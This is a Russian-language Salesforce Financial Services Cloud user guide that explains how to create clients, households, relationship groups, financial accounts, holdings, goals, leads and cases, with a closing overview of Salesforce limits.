Тип группы взаимосвязи, включающий людей и организационные единицы, у которых установлены прямые взаимосвязи, а их финансы резюмируются на уровне хозяйства. Salesforce не отслеживает напрямую взаимосвязи между участниками хозяйства. Данные взаимосвязи основываются на взаимосвязях и ролях участников в рамках домашнего хозяйства (клиент, супруг (-а), иждивенец и т. д.)

Связанные контакты — это физические лица, связанные с домашним хозяйством, но не являющиеся его участниками, например юристы, бухгалтеры и специалисты по налоговому планированию. *Связанные организации* (например, связанные компании или хозяйства) — это организационные единицы, связанные с домашним хозяйством, без сведения финансовой деятельности на уровне хозяйства.

В профилях клиентов и хозяйств участники хозяйства (группа взаимосвязи) отображаются вместе и отделены от прочих связанных лиц, также известных как *расширенные взаимосвязи*.

Частное лицо

Лицо, которое является клиентом.

Пассив

Задолженность, например ипотека или заем.

Настройка клиентов, хозяйств и взаимосвязей

Создавайте записи для клиентов, хозяйств и расширенной сети взаимоотношений, чтобы обеспечить целостное представление сведений о клиентах.

ВЕРСИИ

Доступно за дополнительную плату в версиях Lightning Experience: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Создание индивидуального клиента или потенциального клиента

Financial Services Cloud позволяет создавать индивидуальных или потенциальных клиентов двумя способами.

Создание домашнего хозяйства

Отслеживайте группы частных клиентов и организационных единиц, имеющих прямые взаимосвязи друг с другом и общие финансы.

Создание группы взаимосвязи

Используйте группу взаимосвязи для создания, поддержания и визуализации отношений клиента и группы в Financial Services Cloud. Например, хозяйство является типом группы взаимосвязей.

Добавление участников хозяйства и взаимосвязей

Добавьте участников в хозяйство и свяжите организационные единицы и других людей с участниками хозяйства. Определите способ обзора действий и финансов участников на уровне хозяйства.

Добавление расширенных взаимосвязей с клиентом или домашним хозяйством

Получите более наглядное представление о взаимоотношениях клиента с людьми, которые не являются членами семьи. Отслеживайте работу других профессиональных консультантов, к которым клиент обращается за финансовыми советами. Также можно отслеживать связи клиентов с принадлежащими им предприятиями и прочими организационными единицами.

Создание индивидуального клиента или потенциального клиента

Financial Services Cloud позволяет создавать индивидуальных или потенциальных клиентов двумя способами.

ВЕРСИИ

Доступно за дополнительную плату в версиях Lightning Experience: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Создание клиентов и потенциальных клиентов

Чтобы отслеживать взаимодействие с новым индивидуальным клиентом или потенциальными клиентом, создайте отдельное лицо.

Создание клиентов и потенциальных клиентов с помощью конструктора профиля клиента

Чтобы отслеживать взаимодействие с новым индивидуальным клиентом или потенциальным клиентом, создайте отдельное лицо и добавьте его в группу взаимосвязи.

Создание клиентов и потенциальных клиентов

Чтобы отслеживать взаимодействие с новым индивидуальным клиентом или потенциальными клиентом, создайте отдельное лицо.

ВЕРСИИ

Доступно за дополнительную плату в версиях Lightning Experience: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

1. В списковом представлении «Клиенты» выберите **«Создать»**.
2. Выберите **«Отдельное лицо»**.
3. Введите имя клиента в поле «Имя организации».
4. Выберите статус.
   - Для подтвержденного клиента выберите *«Активный»*.
   - Для потенциального клиента выберите *«Потенциальный»*.
   - Для клиента, с которым ведется работа, выберите *«В работе»*.
5. Введите все необходимые сведения и сохраните запись.

Клиентов нельзя удалить.

Создание клиентов и потенциальных клиентов с помощью конструктора профиля клиента

Чтобы отслеживать взаимодействие с новым индивидуальным клиентом или потенциальным клиентом, создайте отдельное лицо и добавьте его в группу взаимосвязи.


ВЕРСИИ

Доступно за дополнительную плату в версиях Lightning Experience: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Введите следующую информацию об отдельном лице.

- Сведения об организации
- Сведения о контакте
- Сведения о группе взаимосвязи (необязательно)

1. Перейдите на вкладку **«Начальная страница»**.
2. Нажмите **«Создать»** в разделе «Создание отдельного лица».



3. Введите имя отдельного лица в поле «Имя организации».
4. Выберите статус.
   - Для подтвержденного клиента выберите *«Активный»*.
   - Для потенциального клиента выберите *«Потенциальный»*.
   - Для клиента, с которым ведется работа, выберите *«В работе»*.
5. При необходимости введите остальные сведения об организации и нажмите кнопку **«Сохранить и перейти далее»**.
6. При необходимости введите сведения о контакте и выберите один из следующих вариантов.
   - Чтобы закончить создание отдельного лица, нажмите кнопку **«Сохранить»**.

- Чтобы добавить отдельное лицо в группу взаимосвязи, нажмите кнопку **«Сохранить и перейти далее»** и выполните следующие действия.

7. Выберите роль участника.
   - Если это основной участник домашнего хозяйства, выберите вариант **«Клиент»**. Можно выбрать несколько ролей.
   - Если это не основной участник домашнего хозяйства, выберите для него роль, связанную с ролью основного участника (например, «Иждивенец» или «Супруг»).
8. Чтобы получить сводку по действиям и объектам для данного участника, выберите **«Основная группа»**.
   - Элементы сводки резюмируются на уровне домашнего хозяйства для всех участников, для которых данное хозяйство является основной группой.
   - Определение хозяйства в качестве основной группы для участника позволяет добавлять к хозяйству предприятия, связанные с участником. Действия и объекты связанного предприятия (как участника домашнего хозяйства) также резюмируются на уровне хозяйства.
9. Если это хозяйство включено как основная группа, выберите действия и объекты (например, финансовые организации или финансовые цели) для сводного резюмирования на уровне хозяйства.

   Прим.: Для отдельного лица можно выбрать несколько элементов.
10. Чтобы определить лицо как основного участника хозяйства, установите флажок **«Основной участник»**.

    Выбор основного участника не обязателен, однако в хозяйстве может быть только один основной участник.
11. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

Создание группы взаимосвязи

Создание домашнего хозяйства

Отслеживайте группы частных клиентов и организационных единиц, имеющих прямые взаимосвязи друг с другом и общие финансы.

ВЕРСИИ

Доступно за дополнительную плату в версиях Lightning Experience: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Прим.: Хозяйство представляет собой тип группы взаимосвязи.

1. В списковом представлении «Организации» выберите **«Создать»**.
2. Выберите **«Хозяйство»**.
3. В поле «Имя организации» введите имя хозяйства (например, «Хозяйство Марии Петровой»). Не заполняйте другие поля, поскольку они вычисляются автоматически или не применяются.
4. Сохраните запись.

   Домашние хозяйства нельзя удалить или деактивировать.
5. Ниже перечислены действия, доступные на вкладке «Взаимосвязи».
   - Щелкните **«Редактирование группы»** для компонента «Хозяйство» на карте взаимосвязи.
   - Нажмите **«Редактировать»** в разделе «Участники группы».

На следующем этапе создания хозяйства выполняется добавление участников группы и взаимосвязей. Добавить участников можно только на вкладке «Взаимосвязи» в профиле группы.

СМ. ТАКЖЕ:

Добавление участников хозяйства и взаимосвязей

Создание группы взаимосвязи

Используйте группу взаимосвязи для создания, поддержания и визуализации отношений клиента и группы в Financial Services Cloud. Например, хозяйство является типом группы взаимосвязей.

ВЕРСИИ

Доступно за дополнительную плату в версиях Lightning Experience: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Прим.: Группу нельзя удалить или сделать неактивной.

1. Для профиля отдельного клиента или организации-компании откройте вкладку **«Взаимосвязи»**.
2. Выполните одно из указанных ниже действий.
   - На карте взаимосвязей нажмите кнопку **«+ Добавить группу»**.
   - Нажмите кнопку **«Создать»** в разделе «Основная группа».

     Прим.: Если клиент уже имеет основную группу, она отобразится как название раздела. Вы можете изменить основную группу. Клиент может иметь только одну основную группу.
   - Нажмите кнопку **«Создать»** в разделе «Группа взаимосвязей».
3. В разделе «Имя организации» введите название хозяйства (пример: хозяйство Марии Петровой). Оставьте все другие поля пустыми.
4. Нажмите кнопку **«Сохранить и перейти далее»**.

На следующем этапе создания группы взаимосвязи добавляются участники группы и взаимосвязи. Добавить участников можно только на вкладке «Взаимосвязи» в профиле группы.

СМ. ТАКЖЕ:

Добавление участников хозяйства и взаимосвязей

Добавление участников хозяйства и взаимосвязей

Добавьте участников в хозяйство и свяжите организационные единицы и других людей с участниками хозяйства. Определите способ обзора действий и финансов участников на уровне хозяйства.


ВЕРСИИ

Доступно за дополнительную плату в версиях Lightning Experience: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Прим.: При невозможности добавить клиента в несколько хозяйств обратитесь к администратору Salesforce, чтобы включить настраиваемый параметр для групп множественной взаимосвязи.

1. Выполните одно из указанных ниже действий.
   - Создание домашнего хозяйства
   - Создание группы взаимосвязи

2. Чтобы определить имя участника, введите индивидуальное имя клиента или выберите **+ «Создать контакт»**.



Чтобы создать контакт, выполните следующие действия.

a. Выберите тип записи **«Отдельное лицо»**. Нажмите кнопку **«Далее»**.

b. Введите фамилию контакта и другие дополнительные сведения.

c. Сохраните запись.

3. Выберите роль участника.

- Если это основной участник хозяйства, выберите вариант **«Клиент»**. Для каждого участника можно выбрать несколько ролей.
- Если это не основной участник хозяйства, выберите для него роль, соответствующую роли основного участника (например, «Иждивенец» или «Супруг».

4. Чтобы получить сводку по действиям, выберите **«Основная группа»**.

- Резюме по элементам сводки выполняется на уровне хозяйства для всех участников, для которых данное хозяйство является основной группой.
- Определение хозяйства в качестве основной группы для участника позволяет добавлять к хозяйству предприятия, связанного с участником. Действия и объекты связанного предприятия (как участника хозяйства) также резюмируются на уровне хозяйства.
- Предприятие можно добавлять только к одной основной группе.

5. Если это хозяйство включено как основная группа для участника, выберите действия и объекты (например, финансовые организации или финансовые цели), для сводного резюмирования на уровне хозяйства.

Прим.: Для каждого участника можно выбрать несколько элементов.

6. Чтобы определить человека как основного участника хозяйства, установите флажок **«Основной участник»**.
   Выбор основного участника не обязателен, однако в хозяйстве может быть только один основной участник.
7. Чтобы добавить в хозяйство еще одного участника, нажмите **+ «Добавить строку»** и введите необходимые сведения.
8. Выполните следующие действия, чтобы связать предприятие участника с хозяйством.
   a. Введите данные участника хозяйства в разделе взаимосвязей с другими организациями, под пунктом «Связанный участник».
   b. Выберите роль, описывающую способ связи участника с связанным предприятием.
   c. Введите данные предприятия, связанного с участником.
   d. Чтобы определить предприятие как участника хозяйства и резюмировать действия и объекты предприятия на уровне хозяйства, выберите **«Добавить в группу»**.

      Прим.: Чтобы добавить предприятие в хозяйство, хозяйство должно быть основной группой для связанного участника.

   e. Чтобы связать с хозяйством еще одно предприятие, нажмите **+ «Добавить строку»** и введите сведения.
9. Выполните следующие действия, чтобы связать участника с другим человеком.
   a. Введите данные участника хозяйства в разделе взаимосвязей с другими людьми под пунктом «Связанный участник».
   b. Выберите соответствующую роль, описывающую способ связи контакта со связанным участником.
   c. Введите данные связанного контакта участника.
   d. Чтобы связать с хозяйством еще одного человека, нажмите **+ «Добавить строку»** и введите сведения.

Добавление расширенных взаимосвязей с клиентом или домашним хозяйством

Получите более наглядное представление о взаимоотношениях клиента с людьми, которые не являются членами семьи. Отслеживайте работу других профессиональных консультантов, к которым клиент обращается за финансовыми советами. Также можно отслеживать связи клиентов с принадлежащими им предприятиями и прочими организационными единицами.

ВЕРСИИ

Доступно за дополнительную плату в версиях Lightning Experience: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Связывание контакта с клиентом или хозяйством

В качестве связанного контакта можно добавить юриста, бухгалтера и т. д. Создайте организацию-компанию для контакта (поскольку в системе Salesforce все контакты относятся к организации). Свяжите контакт с клиентом или хозяйством.

Связывание домашнего хозяйства с организацией или другим домашним хозяйством

Добавление организации, связанной с домашним хозяйством, позволяет отслеживать взаимосвязи хозяйства с организационными единицами (например, предприятие, траст или другое хозяйство).

Связывание контакта с клиентом или хозяйством

В качестве связанного контакта можно добавить юриста, бухгалтера и т. д. Создайте организацию-компанию для контакта (поскольку в системе Salesforce все контакты относятся к организации). Свяжите контакт с клиентом или хозяйством.

ВЕРСИИ

Доступно за дополнительную плату в версиях Lightning Experience: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

1. Войдите в раздел «Организации» меню навигации и нажмите кнопку **«Создать»**. Создайте запись организации.
   При добавлении юриста в качестве связанного контакта создайте запись организации юридической фирмы.
2. Выполните одно из следующих действий на вкладке «Взаимосвязи» профиля клиента или хозяйства.
   - Нажмите **+ «Добавить контакт»** на карте взаимосвязей.
   - Нажмите кнопку **«Создать»** в разделе «Связанные контакты».
3. В поле «Контакт» проверьте имя участника хозяйства, с которым связана организация.
   Контакт должен быть связан с конкретным участником, а не с хозяйством в целом.
4. Щелкните поле **«Связанный контакт»**. Выберите существующее имя или нажмите кнопку **«Создать контакт»**. Чтобы создать контакт, выполните следующие действия.
   a. Выберите тип записи **«Компания»** поскольку добавляется деловой контакт. Нажмите кнопку **«Далее»**.
   b. Введите фамилию контакта и выберите имя организации, введенное в первом этапе.
   c. Сохраните запись.
5. В поле «Связанная роль» выберите роль, описывающую связь контакта с клиентом.
6. Сохраните запись.

Связанные контакты отображаются в профилях клиента и хозяйства. На странице сведений о контакте отображены организации, связанные с контактом.

Связывание домашнего хозяйства с организацией или другим домашним хозяйством

Добавление организации, связанной с домашним хозяйством, позволяет отслеживать взаимосвязи хозяйства с организационными единицами (например, предприятие, траст или другое хозяйство).

ВЕРСИИ

Доступно за дополнительную плату в версиях Lightning Experience: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Организационная единица может быть связана только с хозяйственной единицей, но не с частным клиентом. Рекомендуем отслеживать взаимосвязь клиента с организационной единицей посредством связывания организации с хозяйством.

1. Выполните одно из следующих действий на вкладке «Взаимосвязи» профиля хозяйства.
   - Нажмите **+ «Добавить организацию»** на карте взаимосвязей.
   - Нажмите кнопку **«Создать»** в разделе «Связанные организации».
2. В поле «Организация» проверьте имя хозяйства, с которым связана организация.
3. Щелкните поле **«Связанная организация»** и выберите существующую организацию или пункт **«Создать организацию»**. Для новой организации выполните следующие действия.

a. Выберите тип записи **«Домашнее хозяйство»**, если в качестве связанной организации выступает другое хозяйство. Выберите тип записи **«Компания»**, если связанная организация является компанией или организационной единицей. Нажмите кнопку **«Далее»**.

b. Введите имя организации и другие дополнительные сведения.

c. Сохраните запись организации.

4. В поле «Связанная роль» выберите роль, описывающую связь организации с хозяйством.

5. Сохраните запись связанной организации.

Связанная организация отображается в профиле хозяйства. На странице сведений об организации отображены организационные единицы, связанные с контактом.

Ввод финансовых данных

Создавайте записи для клиентских финансовых счетов и относящихся к ним фондов, активов, пассивов и финансовых целей.

ВЕРСИИ

Доступно за дополнительную плату в версиях Lightning Experience: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Добавление финансовых счетов

Введите сведения об инвестиционной организации, банковском счете или полисе страхования. Такие данные обычно заполняются автоматически из внешних систем, однако их также можно внести вручную. Для этого выполните следующие действия.

Просмотр фондов инвестиционного счета

Для просмотра фондов инвестиционного счета раскройте представление данного счета.

Добавление фондов в инвестиционный счет

Заполните журнал покупок и сведения о финансовых фондах инвестиционного счета.

Создание записей о ценных бумагах

Введите сведения о ценных бумагах, например акциях или облигациях. Такие данные обычно заполняются автоматически из внешних систем, однако их также можно внести вручную. Для этого выполните следующие действия.

Добавление активов и пассивов

Добавляйте сведения о материальных активах (таких как недвижимость или предметы коллекционирования) или пассивах (например, ипотеках и займах).

Добавление финансовых целей

Создание финансовых целей позволяет отслеживать продвижение клиентов к целям, таким как крупные приобретения, пенсионные накопления и т. д.

Добавление роли финансового счета

Введите сведения об отношении клиента к финансовому счету (например, частное лицо, являющееся бенефициаром или доверительным собственником).

Добавление финансовых счетов

ВЕРСИИ

Доступно за дополнительную плату в версиях Lightning Experience: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Введите сведения об инвестиционной организации, банковском счете или полисе страхования. Такие данные обычно заполняются автоматически из внешних систем, однако их также можно внести вручную. Для этого выполните следующие действия.

1. На вкладке «Финансы» профиля клиента или хозяйства выберите пункт **«Создать»** в соответствующем разделе финансовых счетов.
2. Заполните необходимые сведения.

   В качестве основного владельца можно указать участника домашнего хозяйства или организационную единицу, но не домашнее хозяйство.

   Если инвестиционный счет находится под управлением вашей фирмы, выберите статус *«Управляемые»*. Если это собственный продукт компании, не устанавливайте флажок *«Отведенные»*.
3. Сохраните запись.

   При создании финансового счета в профиле клиента, сведения о финансовых счетах которого резюмированы на уровне домашнего хозяйства, данный счет также будет отображаться в профиле хозяйства. Если финансовый счет находится в совместном владении у нескольких лиц, полный баланс отображается в профиле каждого из этих лиц.

   Если некоторые или все из этих лиц относятся к одному хозяйству и финансовые счета включены в сводки хозяйства на уровне основного владельца, баланс рассчитывается единожды при выполнении сводных расчетов.

   Если частный клиент и организационная единица совместно владеют финансовым счетом, включение баланса в сводки зависит от того, кто является основным владельцем.

   - Если основной владелец является частным клиентом, баланс отображается в сводке по хозяйству данного клиента.
   - Если основной владелец является организационной единицей, баланс исключается из сводки по хозяйству данного клиента.

Редактирование и удаление финансовых счетов производится на вкладке «Финансы» или «Связанные». Можно также создать возможность доли кошелька, связанную с финансовым счетом. Установите флажок действия напротив нужного счета.

СМ. ТАКЖЕ:

Создание возможности «Доля кошелька»

Просмотр фондов инвестиционного счета

Для просмотра фондов инвестиционного счета раскройте представление данного счета.

1. На вкладке «Финансы» профиля клиента или хозяйства найдите значок стрелки рядом с именем инвестиционного счета.

   Если значок отсутствует, сведения о фондах недоступны.

2. Чтобы раскрыть список фондов счета, нажмите на значок стрелки.

СМ. ТАКЖЕ:

Добавление фондов в инвестиционный счет

ВЕРСИИ

Доступно за дополнительную плату в версиях Lightning Experience: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра фондов:

- полномочия «Консультант»

Добавление фондов в инвестиционный счет

Заполните журнал покупок и сведения о финансовых фондах инвестиционного счета.

К счету могут быть добавлены только фонды из существующих записей о ценных бумагах. Если запись не существует, ее нужно создать.

1. На вкладке «Связанные» профиля клиента или хозяйства выберите пункт **«Создать»** в разделе «Финансовые фонды».
2. Введите имя фонда, например *Акции* `Salesforce`.
3. Выберите биржевой код.
4. Выберите финансовый (инвестиционный) счет для данного фонда.
5. Введите сведения о приобретении.
6. Сохраните запись.

СМ. ТАКЖЕ:

Создание записей о ценных бумагах

Просмотр фондов инвестиционного счета

ВЕРСИИ

Доступно за дополнительную плату в версиях Lightning Experience: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Создание записей о ценных бумагах

Введите сведения о ценных бумагах, например акциях или облигациях. Такие данные обычно заполняются автоматически из внешних систем, однако их также можно внести вручную. Для этого выполните следующие действия.

Убедитесь, что сведения о ценных бумагах внесены, до того как вы будете вносить сведения об инвестиционных счетах. В противном случае нельзя будет указать, что ценные бумаги являются частью фонда.

1. Войдите в списковое представление «Ценные бумаги» меню навигации и нажмите кнопку **«Создать»**.
2. Введите биржевой код, название ценных бумаг и прочие необходимые сведения.
3. Сохраните запись.

ВЕРСИИ

Доступно за дополнительную плату в версиях Lightning Experience: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Добавление активов и пассивов

Добавляйте сведения о материальных активах (таких как недвижимость или предметы коллекционирования) или пассивах (например, ипотеках и займах).

1. На вкладке «Финансы» или «Связанные» профиля клиента или хозяйства выберите пункт **«Создать»** в разделе «Активы и пассивы».
2. Выберите тип записи *«Актив»* или *«Пассив»*.
3. Введите необходимые сведения и сохраните запись.

ВЕРСИИ

Доступно за дополнительную плату в версиях Lightning Experience: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Добавление финансовых целей

Создание финансовых целей позволяет отслеживать продвижение клиентов к целям, таким как крупные приобретения, пенсионные накопления и т. д.

1. На вкладке «Цели» профиля клиента или хозяйства выберите пункт **«Создать»** в разделе «Общие сведения о целях».
2. Введите имя.
3. Выберите участника хозяйства, который будет ответственным за цель.
4. Введите прочие необходимые сведения и сохраните запись.

   При создании цели в профиле клиента, чьи цели резюмированы на уровне домашнего хозяйства, эта цель также будет отображаться в профиле хозяйства.

ВЕРСИИ

Доступно за дополнительную плату в версиях Lightning Experience: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Редактирование и удаление целей выполняется на вкладке «Цели» или «Связанные». В настоящее время можно создавать только цели, связанные с накоплениями; такие цели, как, например, поэтапная выплата долга, не поддерживаются. Цель нельзя связать с конкретными финансовыми счетами.

Добавление роли финансового счета

Введите сведения об отношении клиента к финансовому счету (например, частное лицо, являющееся бенефициаром или доверительным собственником).

ВЕРСИИ

Доступно за дополнительную плату в версиях Lightning Experience: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

1. На вкладке «Финансы» профиля клиента или хозяйства выберите пункт **«Создать»** в разделе «Роли финансового счета».
2. Выберите финансовый счет и роль, описывающую отношение клиента к данному счету.
3. Введите требуемые сведения, при необходимости обновите дату начала.
4. Сохраните запись.

Вновь добавленная роль будет отображена на вкладке «Финансы».

Прим.: Полный список ролей клиента в финансовом счете можно посмотреть на вкладке «Связанные» в профиле клиента. Список «Связанные» включает в себя роли основного и совместного владельца финансового счета. Данные роли создаются и обновляются автоматически, когда вы указываете клиента в качестве основного или совместного владельца в записи финансового счета.

Создание возможности «Доля кошелька»

Создайте запись возможности, связанную с финансовым счетом, чтобы отслеживать возможности доли кошелька.

ВЕРСИИ

Доступно за дополнительную плату в версиях Lightning Experience: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

1. На вкладке «Финансы» выберите значок действия рядом с именем финансового счета.
2. Установите флажок **«Создать возможность (доля кошелька)»**.
3. Введите необходимые сведения.
4. Сохраните запись.

Создание интереса

Создайте запись интереса, чтобы отслеживать потенциальных клиентов.

ВЕРСИИ

Доступно за дополнительную плату в версиях Lightning Experience: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

1. Перейдите к списковому представлению «Интересы» на панели навигации и нажмите кнопку **«Создать»**.
2. Выберите соответствующий тип записи интереса и нажмите **«Далее»**.
3. Введите имя и статус интереса, имя компании и прочие сведения.
4. Сохраните запись.

Преобразование интереса в клиента

Ниже приведены инструкции по преобразованию записи интереса в запись клиента.

1. Нажмите кнопку **«Преобразовать»** на странице сведений об интересе.
2. Щелкните ссылку «Имя организации» и выберите пункт **«Новая организация»**.
3. Выберите тип записи «Частное лицо» и нажмите **«Далее»**.
4. Заполните необходимые сведения.
5. Сохраните новую запись организации.
6. Чтобы также создать запись возможности, связанной с преобразованным интересом, введите имя возможности.
7. Нажмите кнопку **«Преобразовать»**.
8. Закройте окно подтверждения или выберите пункт **«Перейти к интересам»**, чтобы продолжить создание записей интересов.


ВЕРСИИ

Доступно за дополнительную плату в версиях Lightning Experience: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Создание обращения из финансовых организаций

Создайте обращение из финансовой организации клиента, чтобы можно было видеть связанное обращение со страницы финансовой организации или страницы профиля клиента.

1. Откройте вкладку **«Финансовые организации»** на странице профиля клиента.
2. Напротив имени финансовой организации в раскрывающемся меню выберите **«Создать обращение»**.




3. Введите сведения об обращении.
4. Сохраните внесенные изменения.

Обращение будет связано с финансовой организацией вашего клиента.

ВЕРСИИ

Доступно за дополнительную плату в версиях Lightning Experience: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.



Вы можете видеть это обращение в разделе «Обращения» на связанной вкладке, либо странице финансовой организации, либо странице клиентского профиля.

Работа с клиентскими данными

Отслеживайте сведения о взаимодействиях с клиентом и накапливайте данные для планирования взаимодействий в будущем.

ВЕРСИИ

Доступно за дополнительную плату в версиях Lightning Experience: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Отслеживание взаимодействий с клиентом

Отслеживание задач и событий, а также ведение журнала связи обеспечивает полное представление о взаимодействиях с клиентом.

Отслеживание интересов клиента

Отслеживание личных и финансовых интересов клиента упрощает настройку связи и выбор интересных для него событий.

Отслеживание взаимодействий с клиентом

Отслеживание задач и событий, а также ведение журнала связи обеспечивает полное представление о взаимодействиях с клиентом.

ВЕРСИИ

Доступно за дополнительную плату в версиях Lightning Experience: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

1. Перейдите на вкладку «Действие» в профиле клиента.
2. На этой вкладке можно запланировать задачу или событие, отправить сообщение по электронной почте или зарегистрировать вызов.
   Если задачи и события клиента включены в сводку хозяйства, они также отображаются на вкладке «Действие» в связанном списке действий на вкладке «Связанные» профиля хозяйства.

Ниже перечислены рекомендации по отслеживанию взаимодействий с клиентом.

- Администратор определяет, какие действия вносят изменения в даты последнего и следующего взаимодействия, которые вы видите в профилях клиента и хозяйства. Дополнительную информацию можно получить у администратора.
- Даты последней и следующей проверки не рассчитываются автоматически на основе частоты проверок для данного клиента. Эти даты не связаны с датами задач или событий клиента, даже если задача или событие представляют собой проверочную конференцию.

Отслеживание интересов клиента

Отслеживание личных и финансовых интересов клиента упрощает настройку связи и выбор интересных для него событий.

1. В профиле клиента выберите команду **«Правка»** на панели основных показателей.
2. В разделе «Изучение клиентов» выберите поле «Личные интересы» или «Финансовые интересы».
3. Выберите интерес, например *«Кулинария»* или *«Пенсия»*, из списка приложения. В противном случае введите имя интереса и нажмите клавишу «Ввод», чтобы добавить его в список.
4. Сохраните внесенные изменения.

ВЕРСИИ

Доступно за дополнительную плату в версиях Lightning Experience: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Ограничения Salesforce

«*Ограничения Salesforce*» — это справочное руководство, которое охватывает разные ограничения, связанные с функциями и продуктами Salesforce. Как бы то ни было, руководство «*Ограничения Salesforce*»охватывает не все ограничения, а некоторые ограничения могут не применяться к текущей организацииSalesforce.

Помните, что заявленные ограничения не могут гарантировать постоянную полную доступность соответствующего ресурса. Например, некоторые ограничения зависят от загрузки, производительности и прочих характеристик системы. Кроме того, ниже перечислены компоненты, ограничения которых отсутствуют в справочном руководстве «*Ограничения Salesforce*».

- Элементы пользовательского интерфейса в приложении Salesforce
- Длина поля объектов Salesforce
- Клиенты интеграции компьютеров
- Контракт с Salesforce

Любое ограничение может быть изменено. Дополнительную информацию можно получить в компании Salesforce.

Ограничения, связанные с разработкой приложений с помощью Apex, SOAP, REST или других API-интерфейсов, см. в разделе «Краткое справочное руководство по ограничениям для разработчиков Salesforce».

Могут применяться и договорные ограничения по контракту с Salesforce.

Общие ограничения Salesforce

Ограничения по поддержке и администрированию

Ограничения по сотрудничеству

Ограничения для сообществ

Ограничения для сообществ, в том числе пользователей, роли на портале, модерирование, создание отчетов и др.

Ограничения для функций

Общие ограничения Salesforce

Ограничения для функций и версий Salesforce

Ограничения для функций Salesforce по версиям.

Ограничения по доступности

Общие ограничения по доступности, а также ограничения по использованию клавиатуры и программ для чтения экрана.

Ограничения отчетов и панелей мониторинга Salesforce по версиям

Различия между фильтрацией и редактированием отчетов, снимков, панелей мониторинга.

